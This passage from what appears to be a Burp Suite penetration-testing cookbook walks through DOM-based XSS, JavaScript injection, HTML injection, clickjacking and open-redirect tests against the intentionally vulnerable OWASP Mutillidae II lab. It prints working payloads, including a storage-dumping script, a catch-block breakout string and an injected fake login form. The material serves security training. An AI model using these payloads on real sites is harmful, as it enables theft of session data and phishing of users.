8. You should notice big red blocks appear transparently on top of the Mutillidae web pages. Each red block indicates a place where a malicious iframe can appear. Feel free to click each red block to see the next red block appear, and so on:



9. Once you wish to stop and save your results, click the **Save** button. This will save the Clickjacking PoC in an HTML file for you to place inside your penetration test report.

## How it works...

Since the Mutillidae application does not make use of the X-FRAME-OPTIONS header set to DENY, it is possible to inject a malicious iframe in to the Mutillidae web pages. The Clickbandit increases the level of opaqueness of the iframe for visibility and creates a **proof of concept (PoC)** to illustrate how the vulnerability can be exploited.

# Testing for DOM-based cross-site scripting

The Document Object Model (DOM) is a tree-like structural representation of all HTML web pages captured in a browser. Developers use the DOM to store information inside the browser for convenience. As a web penetration tester, it is important to determine the presence of DOM-based **cross-site scripting (XSS)** vulnerabilities.

## Getting ready

Using OWASP Mutillidae II HTML5 web storage exercise, let's determine whether the application is susceptible to DOM-based XSS attacks.

## How to do it...

1. Navigate to OWASP 2013 | HTML5 Web Storage | HTML5 Storage:

OWASP Mutillidae II: Web Pwn in progress

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1)

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL |

OWASP 2013 | OWASP 2010 | OWASP 2007 | Web Services | HTML 5

HTML 5 Storage

Back | Help Me!

HTML 5 | HTML 5 Web Storage | **HTML5 Storage**

2. Note the name/value pairs stored in the DOM using **HTML5 Web Storage** locations. Web storage includes **Session** and **Local** variables. Developers use these storage locations to conveniently store information inside a user's browser:

The screenshot shows a web-based application titled "HTML 5 Storage". At the top left is a blue circular arrow icon labeled "Back". To its right is a red button with a white "HELP" icon. Below these are two buttons: a blue downward arrow labeled "Hints" and a pink rectangular button labeled "HTML 5 Web Storage".

The main content area has a purple header bar labeled "Web Storage". Below it is a table with three columns: "Key", "Item", and "Storage Type". The data in the table is as follows:

Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

At the bottom of the table are two radio buttons:  Session and  Local, followed by a blue "Add New" button.

At the very bottom of the interface are three buttons: "Session Storage" (with a red plus sign icon), "Local Storage" (with a blue plus sign icon), and "All Storage" (with a green plus sign icon).

3. Switch to the Burp Proxy **Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
4. Reload the **HTML 5 Web Storage** page in Firefox browser by pressing **F5** or clicking the reload button.

5. Switch to the Burp Proxy **HTTP history** tab. Find the paused request created by the reload you just performed. Note that the **User-Agent** string is highlighted, as shown in the following screenshot:

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "HTTP history" tab, there is a single request listed. The request details are as follows:

```
GET /mutillidae/index.php?page=html5-storage.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=password-generator.php&username=anonymous
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

The "User-Agent" header is highlighted in red.

6. Replace the preceding highlighted User-Agent with the following script:

```
<script>try{var m = "";var l = window.localStorage; var s =
window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m
+= lKey + "=" + l.getItem(lKey) +
";\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "="
+ s.getItem(lKey) +
";\n";};alert(m);}catch(e){alert(e.message);}</script>
```

7. Click the **Forward** button. Now, turn Interceptor off by clicking the toggle button to **Intercept is off**.
8. Note the alert popup showing the contents of the DOM storage:

The screenshot shows a web application interface for 'OWASP Mutillidae II: Web Pwn in Mass Production' version 2.6.24. The main menu includes Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. On the left sidebar, there are links for OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. Below these are three buttons: 'Getting Started: Project Whitepaper' (with a document icon), 'Release Announcements' (with a blue bird icon), and 'Video Tutorials' (with a YouTube icon). The main content area is titled 'HTML 5 Storage'. A modal dialog box is open, displaying the following text:  
LocalStorageTarget=This is set by the index.php page;  
MessageOfTheDay=Go Cats!;  
Secure.CurrentStateofHTML5Storage=Completely Insecure;  
Secure.IsUserLoggedIn?=No;  
Secure.AuthenticationToken=DU837HHFVTEYUE9S1934;  
SessionStorageTarget=This is set by the index.php page;  
AuthorizationLevel=0;  
The modal also contains an 'OK' button. Below the modal, a table lists storage items:

Key	item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

At the bottom of the storage interface, there are radio buttons for 'Session' and 'Local' storage types, and a 'Add New' button. Navigation icons for Back, Forward, and Stop are also present.

## How it works...

The injected script illustrates how the presence of a cross-site scripting vulnerability combined with sensitive information stored in the DOM can allow an attacker to steal sensitive data.

# Testing for JavaScript execution

JavaScript injection is a subtype of cross-site scripting attacks specific to the arbitrary injection of JavaScript. Vulnerabilities in this area can affect sensitive information held in the browser, such as user session cookies, or it can lead to the modification of page content, allowing script execution from attacker-controlled sites.

## Getting ready

Using the OWASP Mutillidae II Password Generator exercise, let's determine whether the application is susceptible to JavaScript XSS attacks.

## How to do it...

1. Navigate to [OWASP 2013 | A1 – Injection \(Other\) | JavaScript Injection | Password Generator](#):

The screenshot shows the OWASP Mutillidae II interface. At the top, it displays "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". Below the header, there is a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area has a sidebar on the left listing various security categories and their sub-topics. On the right, there is a large, semi-transparent modal window titled "Password Generator". This modal contains a list of attack types under the heading "Attack Types": HTML Injection (HTMLI), HTML via HTTP Headers, HTMLI Via DOM Injection, Frame Source Injection, Command Injection, JavaScript Injection, Those "Back" Buttons, and Password Generator. The "Password Generator" item is highlighted with a red rectangle.


OWASP 2013		A1 - Injection (SQL)	▶	OWASP 2010		A1 - Injection (Other)	▶	OWASP 2007		A2 - Broken Authentication and Session Management	▶	Web Services		A3 - Cross Site Scripting (XSS)	▶	HTML 5		A4 - Insecure Direct Object References	▶	Others		A5 - Security Misconfiguration	▶	Documentation		A6 - Sensitive Data Exposure	▶	A7 - Missing Function Level Access		A7 - Missing Function Level Access	▶
OWASP 2013		A1 - Injection (SQL)	▶	OWASP 2010		A1 - Injection (Other)	▶	OWASP 2007		A2 - Broken Authentication and Session Management	▶	Web Services		A3 - Cross Site Scripting (XSS)	▶	HTML 5		A4 - Insecure Direct Object References	▶	Others		A5 - Security Misconfiguration	▶	Documentation		A6 - Sensitive Data Exposure	▶	A7 - Missing Function Level Access		A7 - Missing Function Level Access	▶

2. Note after clicking the **Generate Password** button, a password is shown. Also, note the username value provided in the URL is reflected back *as is* on the web page:

`http://192.168.56.101/mutillidae/index.php?page=password-generator.php&username=anonymous`. This means a potential XSS vulnerability may exist on the page:



3. Switch to the Burp Proxy **HTTP history** tab and find the HTTP message associated with the **Password Generator** page. Flip to the **Response** tab in the message editor, and perform a search on the string `catch`. Note that the JavaScript returned has a catch block where error messages display to the user. We will use this position for the placement of a carefully crafted JavaScript injection attack:



```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled Re-enable
Filter: Hiding CSS, image and general binary content
# ▲ Host Method URL Params Edited Status Length MIME type
153 http://192.168.56.101 GET /mutilidae/index.php?page=password-generator.php&username=anonymous ✓ 200 47457 HTML
<script>
    function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm){
        try{
            var lPasswordText = "";
            var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()_-+=[]{}\\,:.;/?";
            for (var i=0; i < 15; i++){
                lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.length));
            }
            document.getElementById("idPasswordInput").innerHTML = "Password: <span style='color:red; border-width: 1px; border-color: black;'>" + lPasswordText + "</span>";
            document.getElementById("idPasswordTableRow").style.display = "";
            return false;
        }catch(e){
            alert("Error: " + e.message);
        }
    }
// end function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm)
</script>
<div class="page-title">Password Generator</div>

<script type="text/javascript">
    $(function() {
        $('[HMLEventReflectedXSSExecutionPoint]').attr("title", "");
        $('[HMLEventReflectedXSSExecutionPoint]').balloon();
    });
</script>
<div style="margin: 5px;">
    <span style="font-weight: bold; margin-right: 50px;" HTMLEventReflectedXSSExecutionPoint="1">

```

4. Switch to the Burp Proxy **Intercept** tab. Turn Interceptor on with the button **Interceptor is on**.
5. Reload the **Password Generator** page in Firefox browser by pressing *F5* or clicking the reload button.
6. Switch to the Burp Proxy **Interceptor** tab. While the request is paused, note the `username` parameter value highlighted as follows:

```
GET /mutillidae/index.php?page=password-generator.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=html5-storage.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kv1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

7. Replace the preceding highlighted value of anonymous with the following carefully crafted JavaScript injection script:

```
canary"; }catch(e){}alert(1);try{a="
```

8. Click the **Forward** button. Now, turn Interceptor off by clicking the toggle button to **Intercept is off**.
9. Note the alert popup. You've successfully demonstrated the presence of a JavaScript injection XSS vulnerability!

The screenshot shows a web application interface. At the top, there's a header bar with a 'Back' button and a 'Help Me!' button. The main content area has a title 'Password Generator'. Below the title, there's a message: 'This password is for canary'. At the bottom, there's a large blue button labeled 'Generate Password'. A modal dialog box is overlaid on the page. The dialog has a title 'Help Me!', a content area containing the number '1', and an 'OK' button at the bottom.

## How it works...

The JavaScript snippet injected into the web page matched the structure of the original catch statement. By creating a fake name of *canary* and ending the statement with a semicolon, a specially crafted *new* catch block was created, which contained the malicious JavaScript payload.

## Testing for HTML injection

HTML injection is the insertion of arbitrary HTML code into a vulnerable web page. Vulnerabilities in this area may lead to the disclosure of sensitive information or the modification of page content for the purposes of socially engineering the user.

## Getting ready

Using the OWASP Mutillidae II Capture Data Page, let's determine whether the application is susceptible to HTML injection attacks.

## How to do it...

1. Navigate to OWASP 2013 | A1 – Injection (Other) | HTMLi Via Cookie Injection | Capture Data Page:

The screenshot shows the OWASP Mutillidae II interface. At the top, there is a purple header bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below it is a black navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area has a sidebar on the left with categories: OWASP 2013 (A1 - Injection (SQL)), OWASP 2010 (A1 - Injection (Other)), OWASP 2007 (A2 - Broken Authentication and Session Management), and Web Services (A3 - Cross Site Scripting (XSS)). To the right of the sidebar, there is a tree view of security issues under each category. Under "A1 - Injection (Other)", the "HTMLi Via Cookie Injection" node is expanded, and its child node "Capture Data Page" is highlighted with a red box. The overall layout is clean and modern, typical of a web-based penetration testing tool.

2. Note how the page looks before the attack:

**Capture Data**

 Back       Help Me!

 Hints

 View Captured Data

**Data Capture Page**

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured\_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: **page = capture-data.php showhints = 1 PHPSESSID = 9jsmn17vsn0mfe70ffv3vc1kv1 acopendivids = swingset,otto,phpbb2,redmine acgroupswitchpersist = nada**

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

3. Switch to the Burp Proxy **Intercept** tab, and turn Interceptor on with the button **Interceptor is on**.
4. While the request is paused, make note of the last cookie, **acgroupswitchpersist=nada**:

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
--------	-------	--------	---------	----------	----------	-----------	---------	----------	----------	-----------------	--------------	--------

Intercept	HTTP history	WebSockets history	Options
-----------	--------------	--------------------	---------

 Request to http://192.168.56.101:80
---

<input style="margin-right: 10px;" type="button" value="Forward"/> <input type="button" value="Drop"/> <input type="button" value="Intercept is on"/> <input type="button" value="Action"/>
---

<input type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/>
--

```
GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=back-button-discussion.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kv1; acopendivids=swingset,otto,phpbb2,redmine; acgroupswitchpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

5. While the request is paused, replace the value of the last cookie, with this HTML injection script:

```
<h1>Sorry, please login again</h1><br/>Username<input  
type="text"><br/>Password<input type="text"><br/><input  
type="submit" value="Submit"><h1>&nbsp;</h1>
```

6. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
7. Note how the HTML is now included inside the page!

The screenshot shows a web application interface titled "Capture Data". At the top, there are navigation buttons: a blue arrow pointing left labeled "Back", a red button labeled "HELP" with "HELP" written on it, and a "Help Me!" button. Below these are "Hints" and "View Captured Data" links. A pink bar at the top says "Data Capture Page". The main content area contains a paragraph about capturing parameters and a message about captured data. Below this, a message displays captured data from a request. At the bottom, a red-bordered box contains a "Sorry, please login again" message and a login form with fields for "Username" and "Password" and a "Submit" button.

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured\_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php showhints = 1  
PHPSESSID = 9jsmn17vsn0mfe70ffv3vc1kv1 acopendivids =  
swingset,otto,phpbb2,redmine acgroupswithpersist =

**Sorry, please login again**

Username   
Password   
Submit

## How it works...

Due to the lack of input validation and output encoding, an HTML injection vulnerability can exist. The result of exploiting this vulnerability is the insertion of arbitrary HTML code, which can lead to XSS attacks or social engineering schemes such as the one seen in the preceding recipe.

## Testing for client-side resource manipulation

If an application performs actions based on client-side URL information or pathing to a resource (that is, AJAX call, external JavaScript, iframe source), the result can lead to a client-side resource manipulation vulnerability. This vulnerability relates to attacker-controlled URLs in, for example, the JavaScript location attribute, the location header found in an HTTP response, or a POST body parameter, which controls redirection. The impact of this vulnerability could lead to a cross-site scripting attack.

## Getting ready

Using the OWASP Mutillidae II application, determine whether it is possible to manipulate any URL parameters that are exposed on the client side and whether the manipulation of those values causes the application to behave differently.

## How to do it...

1. Navigate to OWASP 2013 | A10 – Unvalidated Redirects and Forwards | Credits:

The screenshot shows the OWASP Mutillidae II: Web Pwn in M application interface. At the top, there's a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, and Enforce SSL. Below the navigation bar is a sidebar with categories: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. The main content area displays a dropdown menu for 'A10 - Unvalidated Redirects and Forwards' with several items listed. To the right of the main content, there's a sidebar titled 'Credits' containing 'Help Me!', 'Hints', and a link to 'ISSA Kentuckiana'. A red box highlights the 'Credits' link in the dropdown menu.

OWASP Mutillidae II: Web Pwn in M

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt)

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL |

OWASP 2013 A1 - Injection (SQL)  
OWASP 2010 A1 - Injection (Other)  
OWASP 2007 A2 - Broken Authentication and Session Management  
Web Services A3 - Cross Site Scripting (XSS)  
HTML 5 A4 - Insecure Direct Object References  
Others A5 - Security Misconfiguration  
Documentation A6 - Sensitive Data Exposure  
Resources A7 - Missing Function Level Access Control  
A8 - Cross Site Request Forgery (CSRF)  
A9 - Using Components with Known Vulnerabilities  
A10 - Unvalidated Redirects and Forwards

Credits

Help Me!

Hints

ISSA Kentuckiana

Setup/reset the DB (Disabled: Not Admin)

Getting Started: Project Whitepaper

2. Click the ISSA Kentuckiana link available on the Credits page:

Developed by Jeremy "webpwnized" Druin. Based on Mutillidae 1.0 from Adrian "Irongeek" Crenshaw.

**OWASP**  
**ISSA Kentuckiana**  
**OWASP Louisville**  
**Helpful Firefox Add-ONS**


3. Switch to the Burp Proxy **HTTP history** tab, and find your request to the **Credits** page. Note that there are two query string parameters: `page` and `forwardurl`. What would happen if we manipulated the URL where the user is sent?

Logging of out-of-scope Proxy traffic is disabled

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
463	http://192.168.56.101	GET	/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.issa-kentuckiana.org		✓	200	38885	HTML	php

4. Switch to the Burp Proxy **Intercept** tab. Turn Interceptor on with the button **Interceptor is on**.


5. While the request is paused, note the current value of the forwardurl parameter:



The screenshot shows the OWASp ZAP proxy tool interface. A captured request to `http://192.168.56.101:80` is displayed. The `forwardurl` parameter is highlighted with a red box. The request details are as follows:

```
GET /mutillidae/index.php?page=redirectandlog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```


6. Replace the value of the `forwardurl` parameter to be `https://www.owasp.org` instead of the original choice of `http://www.issa-kentuckiana.org`:



The screenshot shows the OWASp ZAP proxy tool interface after modifying the `forwardurl` parameter. The new value is `https://www.owasp.org`. The request details are as follows:

```
GET /mutillidae/index.php?page=redirectandlog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
8. Note how we were redirected to a site other than the one originally clicked!



## How it works...

Application code decisions, such as where to redirect a user, should never rely on client-side available values. Such values can be tampered with and modified, to redirect users to attacker-controlled websites or to execute attacker-controlled scripts.

# 10

# Working with Burp Macros and Extensions

In this chapter, we will cover the following recipes:

- Creating session-handling macros
- Getting caught in the cookie jar
- Adding great pentester plugins
- Creating new issues via Manual-Scan Issue Extension
- Working with Active Scan++ Extension

## Introduction

This chapter covers two separate topics that can also be blended together: macros and extensions. Burp macros enable penetration testers to automate events, such as logins or parameter reads, to overcome potential error situations. Extensions, also known as plugins, extend the core functionality found in Burp.

## Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae  
([http://<Your\\_VM\\_Assigned\\_IP\\_Address>/mutillidae](http://<Your_VM_Assigned_IP_Address>/mutillidae))
- GetBoo ([http://<Your\\_VM\\_Assigned\\_IP\\_Address>/getboo](http://<Your_VM_Assigned_IP_Address>/getboo))
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

## Creating session-handling macros

In Burp, the **Project** options tab allows testers to set up session-handling rules. A session-handling rule allows a tester to specify a set of actions Burp will take in relation to session tokens or CSRF tokens while making HTTP Requests. There is a default session-handling rule in scope for Spider and Scanner. However, in this recipe, we will create a new session-handling rule and use a macro to help us create an authenticated session from an unauthenticated one while using Repeater.

### Getting ready

Using the OWASP Mutilliae II application, we will create a new Burp Session-Handling rule, with an associated macro, to create an authenticated session from an unauthenticated one while using Repeater.

### How to do it...

1. Navigate to the Login page in Mutillidae. Log into the application as username `pentester` and password `pentest`.
2. Immediately log out of the application by clicking the **Logout** button and make sure the application confirms you are logged out.
3. Switch to the Burp Proxy **HTTP history** tab. Look for the logout request you just made along with the subsequent, unauthenticated `GET` request. Select the unauthenticated request, which is the second `GET`. Right-click and send that request to Repeater, as follows:

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
17	http://192.168.56.101	GET	/mutillidae/index.php?do=logout		✓	302	733	HTML	php
18	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1		✓	200	47589	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: sh0wht3n=0; PHPSESSID=vvv6rh7ueelvqrme6fbg65iph3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder  
Send to Repeater **Ctrl+R**  
Send to Sequencer

- Switch to Burp Repeater, then click the Go button. On the Render tab of the response, ensure you receive the **Not Logged In** message. We will use this scenario to build a session-handling rule to address the unauthenticated session and make it an authenticated one, as follows:

Target: http://192.168.56.101

Request

Raw Params Headers Hex

```
